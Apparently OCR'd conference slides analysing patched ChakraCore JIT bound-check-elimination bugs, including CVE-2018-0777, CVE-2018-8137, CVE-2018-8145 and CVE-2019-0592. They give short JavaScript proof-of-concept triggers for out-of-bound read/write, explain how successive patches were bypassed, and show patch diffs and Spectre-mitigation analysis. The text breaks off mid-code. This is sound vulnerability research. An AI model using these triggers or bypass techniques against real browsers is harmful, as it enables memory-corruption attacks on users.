
```
//ch.exe -mic:1 -off:simplejit -bgjit- -dump:GlobOpt

function opt(arr, start, end) {
    for (let i = start; i < end; i++) {
        if (i === 10) {
            i += 0;
        }
        arr[i] = 2.3023e-320;
    }
}


let arr = new Array(100);
arr.fill(1.1);
opt(arr, 0, 3);
opt(arr, 0, 100000);
```

Root cause analysis

```
8290    if(addSubConstantInfo && !addSubConstantInfo->SrcValueIsLikelyConstant() && DoTrackRelativeIntBounds())
8291    {
8292        Assert(!ignoredIntOverflowForCurrentInstr);
8293
8294        // Track bounds for add or sub with a constant. For instance, consider (b = a + 2). The value of 'b' should track that
8295        // it is equal to (the value of 'a') + 2. Additionally, the value of 'b' should inherit the bounds of 'a', offset by
8296        // the constant value.
8297        if(!valueType.IsInt() || !isValueInfoPrecise)
8298        {
8299            newMin = INT32_MIN;
8300            newMax = INT32_MAX;
8301        }
8302        dstBounds =
8303            IntBounds::Add(
8304                addSubConstantInfo->SrcValue(),
8305                addSubConstantInfo->Offset(),
8306                isValueInfoPrecise,
8307                IntConstantBounds(newMin, newMax),
8308                alloc);
8309    }
```

- addSubConstrantInfo->SrcValueIsLikelyConstant( ) is true
  - Index Value is not an IntBounds
- If Index Value is not an IntBounds,the BoundCheck optimization adopt loopcount + InductionVariable mode.

Bound Check Elimination/Hoist



adopt loopCount + InductionVariable

- index range:[-0x80000000,0x7fffffff]
- headSegmentLength range:[0,0x7fffffff]
- offset: 0x7fffffff
- Put the above values into the following inequality
  - index_max <= headSegmentLength_max + offset => 0x7fffffff <=0x7fffffff is true
- So in this case ,the upperboundcheck will be eliminated , it will cause an out of bound read/write vulnerability.

Patch about CVE-2018-0777

[CVE-2018-0777] JIT: Loop analysis bug - Google, Inc.

Browse files

master (#4503) v1.11.6 ··· v1.7.6

pleath authored and **Thomas Moore (CHAKRA)** committed on 2 Dec 2017 1 parent ee5ac64 commit 14c752b66f43ee6ecc8dd2f7f9d5378f6a91638e

Showing 3 changed files with **51 additions** and **0 deletions**. Unified Split

23 lib/Backend/GlobOpt.cpp View file

```
@@ -7072,6 +7072,18 @@ GlobOpt::OptConstFoldUnary(
                this->ToFloat64Dst(instr, dst->AsRegOpnd(), this->currentBlock);
            }
        }
+
+       // If this is an induction variable, then treat it the way the prepass would have if it had seen
+       // the assignment and the resulting change to the value number, and mark it as indeterminate.
+       for (Loop * loop = this->currentBlock->loop; loop; loop = loop->parent)
+       {
+           InductionVariable *iv = nullptr;
+           if (loop->inductionVariables && loop->inductionVariables->TryGetReference(dstSym->m_id, &iv))
+           {
+               iv->SetChangeIsIndeterminate();
+           }
+       }
+
        return true;
    }
```

```
@@ -12391,6 +12403,17 @@ GlobOpt::OptConstFoldBinary(
12391 12403             this->ToInt32Dst(instr, dst->AsRegOpnd(), this->currentBlock);
12392 12404         }
12393 12405
      12406 +     // If this is an induction variable, then treat it the way the prepass would have if it had seen
      12407 +     // the assignment and the resulting change to the value number, and mark it as indeterminate.
      12408 +     for (Loop * loop = this->currentBlock->loop; loop; loop = loop->parent)
      12409 +     {
      12410 +         InductionVariable *iv = nullptr;
      12411 +         if (loop->inductionVariables && loop->inductionVariables->TryGetReference(dstSym->m_id, &iv))
      12412 +         {
      12413 +             iv->SetChangeIsIndeterminate();
      12414 +         }
      12415 +     }
      12416 +
12394 12417         return true;
12395 12418     }
12396 12419
```

CVE-2018-0777

- ConstFold will change the Induction Variable ValueType, In GlobOpt::OptConstFoldBinary, GlobOpt::OptConstFoldUnary function it will mark the Induction Variable as indeterminate.
- In the BoundCheck Hoist Phase, because the Induction Variable is already marked as indeterminate, the conditions of loopcount+InductionVariable pattern will not match , and the hoist of BoundCheck Instr will fail.

CVE-2018-0777 patch timeline

- This vulnerability found by Lokihardt of Google Project Zero
- Patched in Jan 2018 Chakra Security Update

CVE-2018-8137: bypass the patch

- Analyze the CVE-2018-0777, the poc has the following features:
  - The Index's ValueType is not IntBounds
  - The Index is Induction Variable and the Induction Variable is determinate.
- If meet the above feature, we can get a vulnerability.

CVE-2018-8137: bypass the patch

```
//ch.exe -mic:1 -off:simplejit -bgjit- -dump:GlobOpt
function opt(arr, start, end) {
    for (let i = start; i < end; i++) {
        if (i == 10) {
            for(let j=0;j<10;j++)
                i+=0;
        }
        arr[i] = 2.3023e-320;
    }
}
let arr = new Array(100);
arr.fill(1.1);
opt(arr, 0, 3);
opt(arr, 0, 100000);
```

```
11981  bool
11982  GlobOpt::OptConstFoldBinary(
11983      IR::Instr * *pInstr,
11984      const IntConstantBounds &src1IntConstantBounds,
11985      const IntConstantBounds &src2IntConstantBounds,
11986      Value **pDstVal)
11987  {
11988      IR::Instr * &instr = *pInstr;
11989      int32 value;
11990      IR::IntConstOpnd *constOpnd;
11991
11992      if (!DoConstFold())
11993      {
11994          return false;
11995      }
11996
12005      if (instr->IsBranchInstr())
12006      {
12007          src1MinIntConstantValue = src1IntConstantBounds.LowerBound();
12008          src1MaxIntConstantValue = src1IntConstantBounds.UpperBound();
12009          src2MinIntConstantValue = src2IntConstantBounds.LowerBound();
12010          src2MaxIntConstantValue = src2IntConstantBounds.UpperBound();
12011      }
12012      else if (src1IntConstantBounds.IsConstant() && src2IntConstantBounds.IsConstant())
12013      {
12014          src1IntConstantValue = src1IntConstantBounds.LowerBound();
12015          src2IntConstantValue = src2IntConstantBounds.LowerBound();
12016      }
12017      else
12018      {
12019          return false;
12020      }
12063      // If this is an induction variable, then treat it the way the prepass would have if it had
12064      // the assignment and the resulting change to the value number, and mark it as indeterminat
12065      for (Loop * loop = this->currentBlock->loop; loop; loop = loop->parent)
12066      {
12067          InductionVariable *iv = nullptr;
12068          if (loop->inductionVariables && loop->inductionVariables->TryGetReference(dstSym->m_id,
12069          {
12070              iv->SetChangeIsIndeterminate();
12071          }
12072      }
12073
12074      return true;
```

Bypass the patch

- If we can make

  src1IntConstantBounds.IsConstant() && src2IntConstantBounds.IsConstant()

false, then the Induction Variable will not be marked as indeterminate, so we will bypass the patch.

ValueNumbering Trace

- Not Add “for(let j=0;j<10;j++)”

```
212                     StatementBoundary  #5                                  #002a
213  [0, 1]:  s9.var     =  Add_A          s9.var!, s4.var                     #002a
214  VALUE NUMBERING TRACE [0, 1]: [src1] s9[LikelyCanBeTaggedValue_Int].var! : 8
215  VALUE NUMBERING TRACE [0, 1]: [src2] s4[CanBeTaggedValue_Int].var : 5
216  VALUE NUMBERING TRACE [0, 1]: [dst] s9.var : 12
217
```

```
1173     s9.var          =  Add_A          s9[LikelyCanBeTaggedValue_Int].var!, s4[CanBeTaggedValue_Int].var #0019
1174  VALUE NUMBERING TRACE : [src1] 0x100000000000A.var : 16
1175  VALUE NUMBERING TRACE : [src2] 0x1000000000000.var : 9
1176  VALUE NUMBERING TRACE : [dst] s22(s9).i32 : 8
```

ValueNumbering Trace

- Add “for(let j=0;j<10;j++)”

```
[0, 1]:  s9.var      =  Add_A          s9.var!, s4.var                                  #
VALUE NUMBERING TRACE [0, 1]: [src1] s9[LikelyCanBeTaggedValue_Int].var! : 8
VALUE NUMBERING TRACE [0, 1]: [src2] s4[CanBeTaggedValue_Int].var : 5
VALUE NUMBERING TRACE [0, 1]: [dst] s9.var : 12
```

```
                    StatementBoundary  #5                                    #002a
[1, 1]:  s9.var      =  Add_A          s9[LikelyCanBeTaggedValue_Int].var!, s4[CanBeTaggedValue_Int].var #002a
VALUE NUMBERING TRACE [1, 1]: [src1] s9[CanBeTaggedValue_Int].var! : 18
VALUE NUMBERING TRACE [1, 1]: [src2] s4[CanBeTaggedValue_Int].var : 5
VALUE NUMBERING TRACE [1, 1]: [dst] s9.var : 19
```

```
    s9.var           =  Add_A          s9[CanBeTaggedValue_Int].var!, s4[CanBeTaggedValue_Int].var #002a
VALUE NUMBERING TRACE : [src1] s9[CanBeTaggedValue_Int].var! : 21
VALUE NUMBERING TRACE : [src2] 0x1000000000000.var : 5
VALUE NUMBERING TRACE : [dst] s20(s9).i32 : 23
```

Add “for(let j=0;j<10;j++)

- After the addition of“for(let j=0;j<10;j++)” statement, we have seen that the src1 is not a constant, the induction variable is determinate, so we can bypass the patch!

Patch about CVE-2018-8137

[CVE-2018-8137] Edge - chakra JIT array out of bound read/write vulne...

Browse files

…rability lead to Remote Code Execution

master (#5116) v1.11.6 ... v1.8.4

sigatrev authored and **MSLaguana** committed on 19 Apr 2018 1 parent ee5dfab commit 6e362fe94bc4bba7c8b8c6f819c1bee94c51893c

Showing 3 changed files with **29 additions** and **20 deletions**. Unified Split

24 lib/Backend/GlobOpt.cpp View file

```
@@ -6482,6 +6482,8 @@ GlobOpt::OptConstPeep(IR::Instr *instr, IR::Opnd *constSrc, Value **pDstVal, Val
6482 6482
6483 6483         instr->m_opcode = Js::OpCode::Ld_A;
6484 6484
     6485 +       InvalidateInductionVariables(instr);
     6486 +
6485 6487         return true;
6486 6488     }
```

Patch about CVE-2018-8137

```
if (instr->GetSrc2() && this->TypeSpecializeBinary(&instr, pSrc1Val, pSrc2Val, pDstVal, src1OriginalVal, src2OriginalVal,
{
    if (!this->IsLoopPrePass() &&
        instr->m_opcode != Js::OpCode::Nop &&
        instr->m_opcode != Js::OpCode::Br &&    // We may have const fold a branch

        // Cannot const-peep if the result of the operation is required for a bailout check
        !(instr->HasBailOutInfo() && instr->GetBailOutKind() & IR::BailOutOnResultConditions))
    {
        if (src1Val && src1Val->GetValueInfo()->HasIntConstantValue())
        {
            if (this->OptConstPeep(instr, instr->GetSrc1(), pDstVal, src1Val->GetValueInfo()))
            {
                return instr;
            }
        }
        else if (src2Val && src2Val->GetValueInfo()->HasIntConstantValue())
        {
            if (this->OptConstPeep(instr, instr->GetSrc2(), pDstVal, src2Val->GetValueInfo()))
            {
                return instr;
            }
        }
```

Patch about CVE-2018-8137

- TypeSpecializeBinary will call OptConstFoldBinary or OptConstFoldUnary function, after this it will call OptConstPeep, it will make the Induction Variable indeterminate.

CVE-2018-8137 patch timeline

- We found this vulnerability at Jan 2018.
- Patched by Microsoft's May 2018 Security Update.

Bypass patch again: a killed 0day

```
//ch.exe -mic:1 -off:simplejit -bgjit- -dump:GlobOpt
function opt(arr, start, end) {
    for (let i = start; i < end; i++) {
        if (i == 10) {
            for(let j=0;j<0;j++)
                i+=0;
        }
        arr[i] = 2.3023e-320;
    }
}
let arr = new Array(100);
arr.fill(1.1);
opt(arr, 0, 3);
opt(arr, 0, 100000);
```

“let j=0;j<0”

```
9849  bool
9850  GlobOpt::TryOptConstFoldBrGreaterThanOrEqual(
9851      IR::Instr *const instr,
9852      const bool branchOnGreaterThanOrEqual,
9853      Value *const src1Value,
9854      const int32 min1,
9855      const int32 max1,
9856      Value *const src2Value,
9857      const int32 min2,
9858      const int32 max2)
9859  {
9860      Assert(instr);
9861      Assert(src1Value);
9862      Assert(DoAggressiveIntTypeSpec() ? src1Value->GetValueInfo()->IsLikelyInt() : src1Value->GetValueInfo()->IsInt());
9863      Assert(src2Value);
9864      Assert(DoAggressiveIntTypeSpec() ? src2Value->GetValueInfo()->IsLikelyInt() : src2Value->GetValueInfo()->IsInt());
9865
9866      if(ValueInfo::IsGreaterThanOrEqualTo(src1Value, min1, max1, src2Value, min2, max2))
9867      {
9868          OptConstFoldBr(branchOnGreaterThanOrEqual, instr, src1Value, src2Value);
9869          return true;
9870      }
```

“let j=0;j<0”

- [min1,max1] = [0,0x7fffffff], [min2,max2] = [0,0]
- Because min1 >=max2, ValueInfo::IsGreaterThanOrEqualTo return true, so the code will run OptConstFoldBr.

Remove DeadBlock

```
12103  void
12104  GlobOpt::OptConstFoldBr(bool test, IR::Instr *instr, Value * src1Val, Value * src2Val)
12105  {
12106      GOPT_TRACE_INSTR(instr, _u("Constant folding to branch: "));
12107      BasicBlock *deadBlock;
12108
12109      if (src1Val)
12110      {
12111          this->ToInt32(instr, instr->GetSrc1(), this->currentBlock, src1Val, nullptr, false);
12112      }
12121      if (test)
12122      {
12123          instr->m_opcode = Js::OpCode::Br;
12124
12125          instr->FreeSrc1();
12126          if(instr->GetSrc2())
12127          {
12128              instr->FreeSrc2();
12129          }
12130          deadBlock = instr->m_next->AsLabelInstr()->GetBasicBlock();
12153
12154      this->currentBlock->RemoveDeadSucc(deadBlock, this->func->m_fg);
12155
12156      if (deadBlock->GetPredList()->Count() == 0)
12157      {
12158          deadBlock->SetDataUseCount(0);
12159      }
```

Remove DeadBlock

- OptConstFoldBr will remove DeadBlock, so the instr “i+=0” also will be removed.
- This cause the following result
  - During the preLoop Phase, the “i+=0” will make the ValueType of i to be not IntBounds.
  - During the non-preLoop phase ,because Deadblock was removed , the “i+=0” is also removed, so the OptConstFoldUnary, OptConstFoldBinary, OptConstPeep will not run. the Induction Variable “i” is determinate. So we got an vulnerability again!

this killed 0day patch timeline

- We found this vulnerability before May 2018.
- This vulnerability can’t exploit because of the mitigation added in Security Update at May 2018. So I haven’t reported it to Microsoft.
- Then Microsoft updated the mitigation in Security Update at Jul 2018, it became a valid vulnerability that can cause an out-of-bound read in ChakraCore. (I forget to report it to MSRC).
- Finally Patched in Microsoft Aug 2018 Security Update.

Finally patch about this attack Point

- ChakraCore August 2018 Security Update
- https://github.com/Microsoft/ChakraCore/pull/5596/commits/e9d6a3e3bc050719e588969570546749 6f920d5d

Finally Patch

remove unsafe bound check elimination

‹ Prev | Next ›

When deciding if we can eliminate a bound check we check if the max value for the index is less than the min value for the length. If this is true, we can remove the bound check.
In the code we were testing if indexUpperBound <= lengthLowerBound + (-1 - indexLowerBound). If the index lower bound is less than 0 (e.g. if it is INT_MIN because we don't know the range), we may incorrectly eliminate bound checks.
This was essentially never kicking in, so I removed the condition altogether.

master (#5596) v1.11.6 ... v1.10.2

MikeHolman authored and **aneeshdk** committed on 14 Jun 2018

commit e9d6a3e3bc050719e5889695705467496f920d5d

```
@@ -897,19 +897,8 @@ void GlobOpt::ArraySrcOpt::DoLowerBoundCheck()
                    Assert(!indexIntSym || indexIntSym->GetType() == TyInt32 || indexIntSym->GetType() == TyUint32);
                }

-               // The info in the landing pad may be better than the info in the current block due to changes made to
-               // the index sym inside the loop. Check if the bound check we intend to hoist is unnecessary in the
-               // landing pad.
-               if (!ValueInfo::IsLessThanOrEqualTo(
-                       nullptr,
-                       0,
-                       0,
-                       hoistInfo.IndexValue(),
-                       hoistInfo.IndexConstantBounds().LowerBound(),
-                       hoistInfo.IndexConstantBounds().UpperBound(),
-                       hoistInfo.Offset()))
+               if (hoistInfo.IndexSym())
                {
-                   Assert(hoistInfo.IndexSym());
                    Assert(hoistInfo.Loop()->bailOutInfo);
                    globOpt->EnsureBailTarget(hoistInfo.Loop());

@@ -1156,106 +1145,94 @@ void GlobOpt::ArraySrcOpt::DoUpperBoundCheck()
                    Assert(!indexIntSym || indexIntSym->GetType() == TyInt32 || indexIntSym->GetType() == TyUint32);
                }
```

```
@@ -1156,106 +1145,94 @@ void GlobOpt::ArraySrcOpt::DoUpperBoundCheck()
1156 1145                     Assert(!indexIntSym || indexIntSym->GetType() == TyInt32 || indexIntSym->GetType() == TyUint32);
1157 1146                 }
1158 1147
1159      -              // The info in the landing pad may be better than the info in the current block due to changes made to the
1160      -              // index sym inside the loop. Check if the bound check we intend to hoist is unnecessary in the landing pad.
1161      -              if (!ValueInfo::IsLessThanOrEqualTo(
1162      -                  hoistInfo.IndexValue(),
1163      -                  hoistInfo.IndexConstantBounds().LowerBound(),
1164      -                  hoistInfo.IndexConstantBounds().UpperBound(),
1165      -                  hoistInfo.HeadSegmentLengthValue(),
1166      -                  hoistInfo.HeadSegmentLengthConstantBounds().LowerBound(),
1167      -                  hoistInfo.HeadSegmentLengthConstantBounds().UpperBound(),
1168      -                  hoistInfo.Offset()))
1169      -              {
1170      -                  Assert(hoistInfo.Loop()->bailOutInfo);
1171      -                  globOpt->EnsureBailTarget(hoistInfo.Loop());
1148 +              Assert(hoistInfo.Loop()->bailOutInfo);
1149 +              globOpt->EnsureBailTarget(hoistInfo.Loop());
1172 1150
1173      -                  if (hoistInfo.LoopCount())
1151 +              if (hoistInfo.LoopCount())
1152 +              {
1153 +                  // Generate the loop count and loop count based bound that will be used for the bound check
```

Finally Patch

- This patch removed the ValueInfo::IsLessThanOrEqualTo branch, no matter what the situation, the BoundCheck Instr just can be hoisted, will never be eliminated. So the attack point no longer exists.

CVE-2018-8145

```
function opt(arr,step) {
    if(arr.length < 0x10 )
        return;
    let index = 0;
    for(var t=2;t<step;t++)
    {
        if(t>=5)
            index+=0x20;
        else
            index+=0x40;
         arr[index]=4;
    }
}

ua = new Uint32Array(0x1000);
opt(ua,0x10);
ua = new Uint32Array(0x75);
opt(ua,4);
```

loopcount + inductionVariable

- Upperboundcheck formula
- $$\begin{cases} index + indexoffset + loopCountMinusOne * maxChange \leq headSegmentLength - 1 \\ maxChange = InductionVariable.changeBounds.\text{upperBound} \\ loopCountMinusOne = (left - right + offset)/minMagnitudeChange \end{cases}$$

CVE-2018-8145

- Loopcount is created according to InductionVariable t
- left = index=0, right = 0, offset = -3
- loopCountMinusOne = (index-3)/1
- maxChange = 0x40
- indexOffset = 0x20
- So 0 + 0x20 + (4-3)/1 *0x40 < 0x75-1

CVE-2018-8145

- Run the code
- First Cycle
  - t=2 t<4; index = 0x40 ; access arr[0x40]
- Second Cycle:
  - t=3 t<4;index=0x40+0x40 = 0x80 ; acces arr[0x80], cause out of bound read/write

The root cause

- $loopCountMinusOne$ means loopCount -1
- The indexOffset will not always equal to Induction Variable's $maxChange$, it may less than maxChange, when this happens, it may cause an out of bound read/write vulnerability.

Patch CVE-2018-8145

Merged | September 2018 Security Update #5688

Changes from 1 commit | File filter... | ✕ Clear filters | Jump to... | Diff settings | Review changes

```
1864  +      StackSym* loopCountSym = nullptr;
1865  +
1866  +      // If indexOffset < maxMagnitudeChange, we need to account for the difference between them in the bound check
1867  +      // i.e. BoundCheck: inductionVariable + loopCountMinusOne * maxMagnitudeChange + maxMagnitudeChange - indexOffset <= length - offset
1868  +      // Since the BoundCheck instruction already deals with offset, we can simplify this to
1869  +      // BoundCheck: inductionVariable + loopCount * maxMagnitudeChange <= length + indexOffset - offset
1870  +      if (needsMagnitudeAdjustment)
1871  +      {
1872  +          GenerateLoopCountPlusOne(loop, loopCount);
1873  +          loopCountSym = loopCount->LoopCountSym();
1874  +      }
1875  +      else
1876  +      {
1877  +          loopCountSym = loopCount->LoopCountMinusOneSym();
1878  +      }
1879        // intermediateValue = loopCount * maxMagnitudeChange
1880        StackSym *intermediateValueSym;
```

After patch

- Upperboundcheck formula

$$\begin{cases} index + indexoffset + (loopCountMinusOne + 1) * maxChange \leq headSegmentLength - 1 \\ maxChange = InductionVariable.changeBounds.\text{upperBound} \\ loopCountMinusOne = (left - right + offset)/minMagnitudeChange \end{cases}$$

CVE-2018-8145 patch timeline

- We found this vulnerability at Jan 2018.
- Mitigation in Microsoft May 2018 Security Update(MSRC said this vulnerability was fixed in May 2018 Security update. In fact, it’s just a mitigation)
- Finally patched in Microsoft Sep 2018 Security Update.

CVE-2019-0592

```
function opt(arr,tag) {
    if(arr.length < 0x200 )
        return;
    let index =0;
    for(var t=0;t<1;t++)
    {
        if(tag===8)
            index += 0x1000;
        index +=2;
        arr[index]=1234;
    }
}
ua = new Array(0x300);
ua.fill( 1.1);
opt(ua,2);
opt(ua,8);
```

- LoopCount sometimes can be calculated like following:
- If rightSym and leftSym both equal to zero, loopCount will be calculated as follows :
- In this case offset equals to zero

```
1656        if(!rightSym)
1657        {
1658            if(!leftSym)
1659            {
1660                loop->loopCount = new(loopCountBuffer) LoopCount(offset / minMagnitudeChange);
1661                break;
1662            }
```

Simplified the formula

- The UpperBoundCheck can Simplified into the following formula
- $$\begin{cases} index + indexOffset + loopCountMinusOneConstantValue * maxChange < HeadSegmentLength \\ loopCountMinusOneConstantValue = offset/minChange \end{cases}$$

- In this case
- Offset = 0, so $loopCountMinusOneConstantValue = 0$
- Index initialize value is 0, indexOffset is 0x02, so 0 + 2 < 0x300
- When tag = 8 , loop run like following
  - Index+=0x1000 => index=0x1000
  - Index+=0x02 =>index=0x1002
  - arr[index] => arr[0x1002],cause an out of bound read/write vulnerability

Patch aobut CVE-2019-0592

CVE-2019-0592

master (#6016) v1.11.7

Browse files

 **meg-gupta** authored and **pleath** committed 26 days ago

1 parent 07b62fd commit c0d0c3938b6c474308ba25a22a659537c1afab2c

Showing 2 changed files with **6 additions** and **1 deletion**.

Unified Split

6 lib/Backend/GlobOptIntBounds.cpp

View file

```
@@ -2985,7 +2985,11 @@ void GlobOpt::DetermineArrayBoundCheckHoistability(
2985 2985         {
2986 2986             // The loop count is constant, fold (indexOffset + loopCountMinusOne * maxMagnitudeChange)
2987 2987             TRACE_PHASE_VERBOSE(Js::Phase::BoundCheckHoistPhase, 3, _u("Loop count is constant, folding\n"));
2988      -          if(Int32Math::Mul(loopCount->LoopCountMinusOneConstantValue(), maxMagnitudeChange, &offset) ||
     2988 +
     2989 +          int loopCountMinusOnePlusOne = 0;
     2990 +
     2991 +          if (Int32Math::Add(loopCount->LoopCountMinusOneConstantValue(), 1, &loopCountMinusOnePlusOne) ||
     2992 +              Int32Math::Mul(loopCountMinusOnePlusOne, maxMagnitudeChange, &offset) ||
2989 2993              Int32Math::Add(offset, indexOffset, &offset))
2990 2994             {
2991 2995                 TRACE_PHASE_VERBOSE(Js::Phase::BoundCheckHoistPhase, 4, _u("Folding failed\n"));
```

After Patch the upperbound check

- $$\begin{cases} index + indexOffset + (loopCountMinusOneConstantValue + 1) * maxChange < HeadSegmentLength \\ loopCountMinusOneConstantValue = offset/minChange \end{cases}$$

CVE-2019-0592 patch timeline

- We found this vulnerability at Jan 2018.
- This vulnerability was reported at Mar 2018 and the MSRC case id was 44158
- When Microsoft Fixed the vulnerability CVE-2018-8137, the poc I reported about this vulnerability cannot be triggered , MSRC thought that case 44158 is as same as CVE-2018-8137. In fact, the root cause about 44158 is not as same as CVE-2018-8317, make a small change on the poc, it could trigger the crash again.
- I reported this vulnerability to MSRC again and have got the CVE-2019-0592.
- Finally Patched in Microsoft Mar 2019 Security Update.

Mitigation against CPU Spectre

- Purpose: Add masking of stores for protection against CPU Spectre Vulnerability.
- Implement: while reading or writing an array's element it will check whether the index out of bound of the array range.
- Side effect: although this mitigation is used to against CPU Spectre vulnerability, it also effects the array's out-of-bound vulnerability. It translates the out of bound write vulnerability to zero address access, and translates the out of bound read vulnerability to crash or returning zero.
- Mitigation implement time: May 2018 Microsoft Security Update

Mitigation Implemention

- Suppose that the access of elements is arr[index]
  - element_ddress = arr_baseaddress + index*sizeof(arr[0])
  - sub = index-headSegmentLength
  - mask = sub>>63
- Write Mitigation
  - element_address = element_address & mask;
- Read Mitigation
  - Value = arr[index] & mask

Effect about array write

- If index < headSegmentLength
  - mask = sub >> 63 = 0xffffffffffffffff
  - address = address & mask = address & 0xffffffffffffffff=address
  - So add[index] can right access the array
- If index >= headSegmentLength(out of bound write vulnerability)
  - mask = sub >> 63 = 0x0000000000000000
  - address = address & mask = address & 0x0000000000000000 = 0
  - So add[index] will access 0 address, will lead to null pointer access. This translate the out of bound write vulnerability to null pointer access

Effect about array read

- If index < headSegmentLength
  - mask = sub >> 63 = 0xffffffffffffffff
  - value = arr[index] & mask
  - So add[index] can correct get the array[index] value
- If index >= headSegmentLength(out of bound read vulnerability)
  - mask = sub >> 63 = 0x0000000000000000
  - Value = arr[index] & mask = arr[index] & 0x00000000
  - So add[index] will return 0 or crash, can not information leak.

shouldPoisonLoad

- ChakraCore May 2018 Security Update
- ChakraCore v1.8.4
  https://github.com/Microsoft/ChakraCore/releases/tag/v1.8.4

```
// Should we poison the load of the address to/from which the store/load happens?
bool shouldPoisonLoad = maskOpnd != nullptr
    && (
        (!isStore &&
            (baseValueType.IsLikelyTypedArray()
                ? CONFIG_FLAG_RELEASE(PoisonTypedArrayLoad)
                : ((indirType == TyVar && CONFIG_FLAG_RELEASE(PoisonVarArrayLoad))
                || (IRType_IsNativeInt(indirType) && CONFIG_FLAG_RELEASE(PoisonIntArrayLoad))
                || (IRType_IsFloat(indirType) && CONFIG_FLAG_RELEASE(PoisonFloatArrayLoad)))
                )
            )
        ||
        (isStore &&
            (baseValueType.IsLikelyTypedArray()
                ? CONFIG_FLAG_RELEASE(PoisonTypedArrayStore)
                : ((indirType == TyVar && CONFIG_FLAG_RELEASE(PoisonVarArrayStore))
